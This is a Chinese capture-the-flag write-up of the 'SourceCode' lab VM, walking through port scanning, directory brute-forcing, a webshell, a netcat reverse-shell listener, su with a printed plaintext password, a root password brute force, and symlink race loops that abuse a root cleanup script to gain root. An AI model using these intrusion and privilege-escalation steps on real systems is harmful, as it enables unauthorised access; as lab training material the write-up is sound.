


SourceCode_ByLingDong

端口扫描

```
sudo nmap -sT --min-rate 10000 -p- 192.168.110.66
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-16 21:54 +0800
Nmap scan report for SourceCode (192.168.110.66)
Host is up (0.0023s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:39:1C:16 (Oracle VirtualBox virtual NIC)
```

发现只开了22和80端口，优先从80端口下手。



发现一组凭证，先ssh测试一下，无法登录。

目录爆破

按惯例做个目录爆破看一下。

```
sudo dirsearch -u http://192.168.110.66
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

-|. - - - - -|_      v0.4.3
(_|||_) (/_(|||(_|_)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/Desktop/reports/http_192.168.110.66/_26-06-16_21-59-25.txt

Target: http://192.168.110.66/
```


```
[21:59:25] Starting:
[21:59:26] 403 - 319B - /.ht_wsr.txt
[21:59:26] 403 - 319B - /.htaccess.bak1
[21:59:26] 403 - 319B - /.htaccess_extra
[21:59:26] 403 - 319B - /.htaccess.save
[21:59:26] 403 - 319B - /.htaccess_orig
[21:59:26] 403 - 319B - /.htaccessBAK
[21:59:26] 403 - 319B - /.htaccessOLD2
[21:59:26] 403 - 319B - /.htaccess.sample
[21:59:26] 403 - 319B - /.htaccessOLD
[21:59:26] 403 - 319B - /.htaccess.orig
[21:59:26] 403 - 319B - /.htm
[21:59:26] 403 - 319B - /.html
[21:59:26] 403 - 319B - /.httr-oauth
[21:59:26] 403 - 319B - /.htpasswd_test
[21:59:26] 403 - 319B - /.htaccess_sc
[21:59:26] 403 - 319B - /.htpasswd
[21:59:26] 403 - 319B - /.php
[21:59:39] 200 - 357B - /login.php
[21:59:45] 403 - 319B - /server-status
[21:59:45] 403 - 319B - /server-status/
[21:59:45] 200 - 29B - /shell.php
```

Task Completed

发现<http://192.168.110.66/login.php>和<http://192.168.110.66/shell.php> 两个页面。

webshell

使用刚才得到的凭证，登录能得到webshell。



反弹一个shell回来方便操作。

```
sudo nc -lvp 7777
listening on [any] 7777 ...
connect to [192.168.110.216] from SourceCode [192.168.110.66] 33264
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@SourceCode:/var/www/html$ ^Z
zsh: suspended  sudo nc -lvp 7777

└─(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo;fg
[1] + continued  sudo nc -lvp 7777
reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@SourceCode:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

稳定一下shell，使用www-data用户简单翻翻，查找有用信息。

```
www-data@SourceCode:/var/www/html$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
huazai:x:1000:1000:,,,:/home/huazai:/bin/bash
www-data@SourceCode:/var/www/html$ ls -liah /opt
total 16K
1835009 drwxr-xr-x  3 root root 4.0K Jun 14 05:12 .
          2 drwxr-xr-x 18 root root 4.0K Jun  3 07:12 ..
1835010 drwxr-xr-x  2 root root 4.0K Jun 14 04:05 backup
1835017 -rwxr-xr-x  1 root root 360 Jun 14 05:12 boob.sh
www-data@SourceCode:/var/www/html$ ls -liah /opt/backup/
total 24K
1835010 drwxr-xr-x 2 root  root  4.0K Jun 14 04:05 .
1835009 drwxr-xr-x 3 root  root  4.0K Jun 14 05:12 ..
1835012 -rw-r--r-- 1 huazai huazai 220 Jun 14 03:42 .bash_logout
1835013 -rw-r--r-- 1 huazai huazai 3.5K Jun 14 04:13 .bashrc
1835014 -rw-r--r-- 1 huazai huazai 807 Jun 14 03:42 .profile
1835011 -rw-r--r-- 1 root  root   44 Jun 14 04:04 user.txt
www-data@SourceCode:/var/www/html$ cat /opt/backup/user.txt
flag{user-945d9178d85464137929353a7c3a5857}
www-data@SourceCode:/var/www/html$ cat /opt/boob.sh
#!/bin/bash
# clean home
rm -rf /home/huazai/*
rm -rf /home/huazai/./*
# clean tmp
rm -rf /tmp/*
rm -rf /tmp/./*
rm -rf /var/tmp/*
rm -rf /var/tmp/./*
# copy file keep all
cp -La /opt/backup/./* /home/huazai/
cp -La /opt/backup/user.txt /home/huazai/user.txt
#kick out
pkill -9 -u huazai
for i in $(ls /dev/pts)
do
    echo "! Source Code" > /dev/pts/$i
done
```

发现user的flag，用户huazai，一个boot.sh脚本。按照惯例应该是想办法先横移到huazai用户再提权。

横移到huazai用户

前面得到了一组凭证，User: huazai Pass: s7Mb0Mmmbf5QqiMLrdIB，尽管SSH连接不上，我们可以su huazai试一下。

```
www-data@SourceCode:/var/www$ su huazai
Password:
Error opening terminal: unknown.
```

```
huazai@SourceCode:/var/www$
huazai@SourceCode:/var/www$
huazai@SourceCode:/var/www$ id
uid=1000(huazai) gid=1000(huazai) groups=1000(huazai),100(users)
huazai@SourceCode:/var/www$
```

果然可以登录，之前ssh不允许登录，肯定是了限制，我们看看sshd的配置文件。

```
huazai@SourceCode:/var/www$ cat /etc/ssh/sshd_config | grep huazai
DenyUsers huazai
```

靶机作者不允许huazai使用ssh方式登录。
测试的过程中发现huazai的shell会被kill掉，应该是boot.sh定时运行导致的。

```
huazai@SourceCode:/var/www$ id
uid=1000(huazai) gid=1000(huazai) groups=1000(huazai),100(users)
huazai@SourceCode:/var/www$ Killed
! Source Code
```

被kill后，可以reset，重置shell，回到www-data用户，再次su huazai过去。

尝试提权

因为shell会被定时kill掉，我利用短暂的口子，运行了linpeas.sh，给root用户进行了爆破。
5000.txt字典跑不完，就被退出，把字典拆分成5份，每份1000个。依然没有跑出来root密码。

```
└─(kali㉿kali)-[~/kaliTools]
└─$ head -n 1000 5000.txt > 1.txt && \
tail -n +1001 5000.txt | head -n 1000 > 2.txt && \
tail -n +2001 5000.txt | head -n 1000 > 3.txt && \
tail -n +3001 5000.txt | head -n 1000 > 4.txt && \
tail -n +4001 5000.txt > 5.txt
└─(kali㉿kali)-[~/kaliTools]
└─$ ls -liah *.txt
4205480 -rw-rw-r-- 1 kali kali 7.7K Jun 16 22:31 1.txt
4212527 -rw-rw-r-- 1 kali kali 7.7K Jun 16 22:31 2.txt
4212575 -rw-rw-r-- 1 kali kali 7.8K Jun 16 22:31 3.txt
4212580 -rw-rw-r-- 1 kali kali 7.9K Jun 16 22:31 4.txt
4198326 -rw-rw-r-- 1 kali kali 39K Mar 1 11:30 5000.txt
4212582 -rw-rw-r-- 1 kali kali 8.0K Jun 16 22:31 5.txt
```

```
huazai@SourceCode:~$ ./suForce -u root -w 5.txt

      -----
      _ _ _ _ _ | _ _ _ _ _ | _ _ _ _ _ _ _ _ _ _
/ _ _ | | | | | _ / _ \ | ' _ / _ / _ \
\_ _ \ | | | | _ | ( _ | | | ( _ | _ /
| _ _ / \ _ _ , | | _ \ _ _ / | _ \ _ _ \ _ _ |
-----
code: d4t4s3c      version: v1.0.0
-----

🎯 Username | root
📖 Wordlist | 5.txt
🔍 Status   | 251/1000/25%/piggy
```

我把群里学过的提权方式，信息收集都做一遍，没有新的思路。就把资料整理整理给AI看看，尤其是boot.sh脚本。
AI给的回复综合起来就是可以用来覆盖文件。我能想到就是覆盖/etc/ssh/sshd_config和boot.sh
解决huazai登录ssh和定时kill的问题。

```
while true; do \
    rm -f /home/huazai/.bashrc 2>/dev/null \
    ln -s /etc/ssh/sshd_config /home/huazai/.bashrc 2>/dev/null \
done
#和
while true; do \
    rm -f /home/huazai/.bashrc 2>/dev/null \
```

```
ln -s /opt/boob.sh /home/huazai/.bashrc 2>/dev/null \
done
```

结果漫长的等待和反复测试，突然发现huazai用户的shell稳定了，不会退出了。翻来翻去找不到新的突破，但是这种感觉似曾相识，想起来群主出过一个类似的，龙珠什么的，删除或修改某个文件会触发命令。



翻了一下qq了解记录。pspy监视一下看看结果。

```
huazai@SourceCode:~$ ./pspy32
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

[ASCII art of a person]

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every
100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-
recursive)
Draining file system events due to startup...
done
2026/06/16 11:12:01 CMD: UID=0 PID=37371 | /usr/sbin/CRON -f
2026/06/16 11:12:01 CMD: UID=0 PID=37372 | /usr/sbin/CRON -f
2026/06/16 11:12:01 CMD: UID=0 PID=37373 | /sbin/modprobe -q -- net-pf-16-proto-9
2026/06/16 11:12:01 CMD: UID=0 PID=37374 |
2026/06/16 11:12:01 CMD: UID=0 PID=37375 | /sbin/modprobe -q -- net-pf-16-proto-9
2026/06/16 11:12:01 CMD: UID=0 PID=37376 | /usr/sbin/CRON -f
2026/06/16 11:12:01 CMD: UID=0 PID=37377 |
2026/06/16 11:12:01 CMD: UID=0 PID=37378 | /bin/sh -c /bin/bash /root/check_boob.sh
2026/06/16 11:12:01 CMD: UID=0 PID=37379 | /bin/bash /root/check_boob.sh
2026/06/16 11:12:01 CMD: UID=0 PID=37381 | awk {print $1}
2026/06/16 11:12:01 CMD: UID=0 PID=37380 | md5sum /opt/boob.sh
2026/06/16 11:12:01 CMD: UID=0 PID=37382 | /bin/bash /root/check_boob.sh
```

果然root目录有个/root/check_boob.sh脚本，应该是在检查/opt/boob.sh的md5。
为什么搞清楚发生啥了，开两个窗口，一个运行修改/opt/boob.sh的循环脚本，另外一个运行pspy，数据太多不好查看，增加一个过滤只看root的结果，UID=0的。


```
huazai@SourceCode:~$ ./pspy32 -i 5 -p -f | grep 'UID=0 '
2026/06/16 11:34:45 CMD: UID=1000 PID=38020 | grep UID=0
2026/06/16 11:35:01 CMD: UID=0 PID=38028 | /usr/sbin/CRON -f
2026/06/16 11:36:02 CMD: UID=0 PID=38320 | /bin/sh -c /bin/bash /root/check_boob.sh
2026/06/16 11:36:02 CMD: UID=0 PID=38322 | /bin/bash /root/check_boob.sh
2026/06/16 11:36:02 CMD: UID=0 PID=38325 | awk {print $1}
2026/06/16 11:36:02 CMD: UID=0 PID=38327 | /bin/bash /root/check_boob.sh
2026/06/16 11:37:01 CMD: UID=0 PID=41817 | /bin/bash /root/check_boob.sh
2026/06/16 11:37:01 CMD: UID=0 PID=41819 | /bin/bash /root/check_boob.sh
2026/06/16 11:37:01 CMD: UID=0 PID=41822 | /bin/bash /root/check_boob.sh
2026/06/16 11:37:01 CMD: UID=0 PID=41820 | md5sum /opt/boob.sh
2026/06/16 11:38:01 CMD: UID=0 PID=45212 | /usr/sbin/unix_chkpwd root chkexpiry
2026/06/16 11:38:01 CMD: UID=0 PID=45211 | /usr/sbin/CRON -f
2026/06/16 11:38:02 CMD: UID=0 PID=45217 |
2026/06/16 11:38:02 CMD: UID=0 PID=45219 |
2026/06/16 11:38:02 CMD: UID=0 PID=45221 | /usr/sbin/CRON -f
2026/06/16 11:38:02 CMD: UID=0 PID=45223 |
2026/06/16 11:38:02 CMD: UID=0 PID=45227 | /bin/bash /root/check_boob.sh
2026/06/16 11:38:02 CMD: UID=0 PID=45225 | /bin/bash /root/check_boob.sh
2026/06/16 11:38:02 CMD: UID=0 PID=45229 | awk {print $1}
2026/06/16 11:38:02 CMD: UID=0 PID=45228 | md5sum /opt/boob.sh
2026/06/16 11:38:02 CMD: UID=0 PID=45232 | cat /root/boob.md5
```

查看一下boot应该是成功了。查找一下最近修改的文件。

```
huazai@SourceCode:~$ find / -path "/proc" -prune -o -path "/sys" -prune -o -path "/run" -prune -o -type f -mtime -1 2>/dev/null
/sys
/var/log/alternatives.log
/var/log/journal/c2d6d1b6c1084753b022ca80771b162d/system.journal
/var/log/journal/c2d6d1b6c1084753b022ca80771b162d/system@4642726602d94f71b27dee6c660bbd46-00000000000008bae-0006545bb11d4685.journal
/var/log/journal/c2d6d1b6c1084753b022ca80771b162d/user-1000@4642726602d94f71b27dee6c660bbd46-00000000000001af2-000650469da80b37.journal
/var/log/journal/c2d6d1b6c1084753b022ca80771b162d/user-1000.journal
/var/log/btmp
/var/log/dpkg.log
/var/log/wtmp
/var/log/apt/history.log
/var/log/apt/term.log
/var/backups/dpkg.arch.0
/var/lib/dhpcpd/enp0s3.lease
/var/lib/logrotate/status
/var/lib/systemd/timers/stamp-fstrim.timer
/var/lib/systemd/timers/stamp-apt-daily-upgrade.timer
/var/lib/systemd/timers/stamp-phpsessionclean.timer
/var/lib/systemd/timers/stamp-logrotate.timer
/var/lib/systemd/timers/stamp-dpkg-db-backup.timer
/var/lib/systemd/random-seed
/var/lib/systemd/timesync/clock
/var/lib/apt/daily_lock
/etc/passwd
/etc/resolv.conf
/boot/grub/grubenv
/run
/proc
```

当时看到unix_chkpwd，就是先检查了一下passwd文件。后来发现其实是审计日志，检查 root 账户的过期状态（account/password expiry policy）的日志。

```
huazai@SourceCode:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
huazai:x:1000:1000:,,,:/home/huazai:/bin/bash
newhuazai:$1$g1NVywJt$PFjPX4c3rELx4eMD8NBBJ.:0:0:xxoo,,,:/root:/bin/bash
```

发现pwsswd新增了一个newhuazai账号，炸弹拆除，huazai重生了。直接密码复用，能登录。

```
huazai@SourceCode:~$ su newhuazai
Password:
root@SourceCode:/home/huazai# id
uid=0(root) gid=0(root) groups=0(root)
root@SourceCode:/home/huazai# cat /root/root.txt
flag{root-d854d6197d2345c36879dff1ea0bbb42}
```

写在最后

群里靶机每1-2天就会出一个，知识点就那么多，必然会出现相同或相似的考点，只要坚持打靶机、认真写WP，事后复盘记录。经过一两年的积累，水平自然就上去了，看提示和表象，能大致判断方向。我已经遇到好几个出题点相似或相同，当然我水平依然很菜，网络安全不是我本职工作，只是兴趣爱好，年龄也比较大，群里面baby、esay的靶机，经常卡3、4小时。只能默默的等WP撿一眼。再次感谢靶机作者群主。

2026年6月17日
By LingDong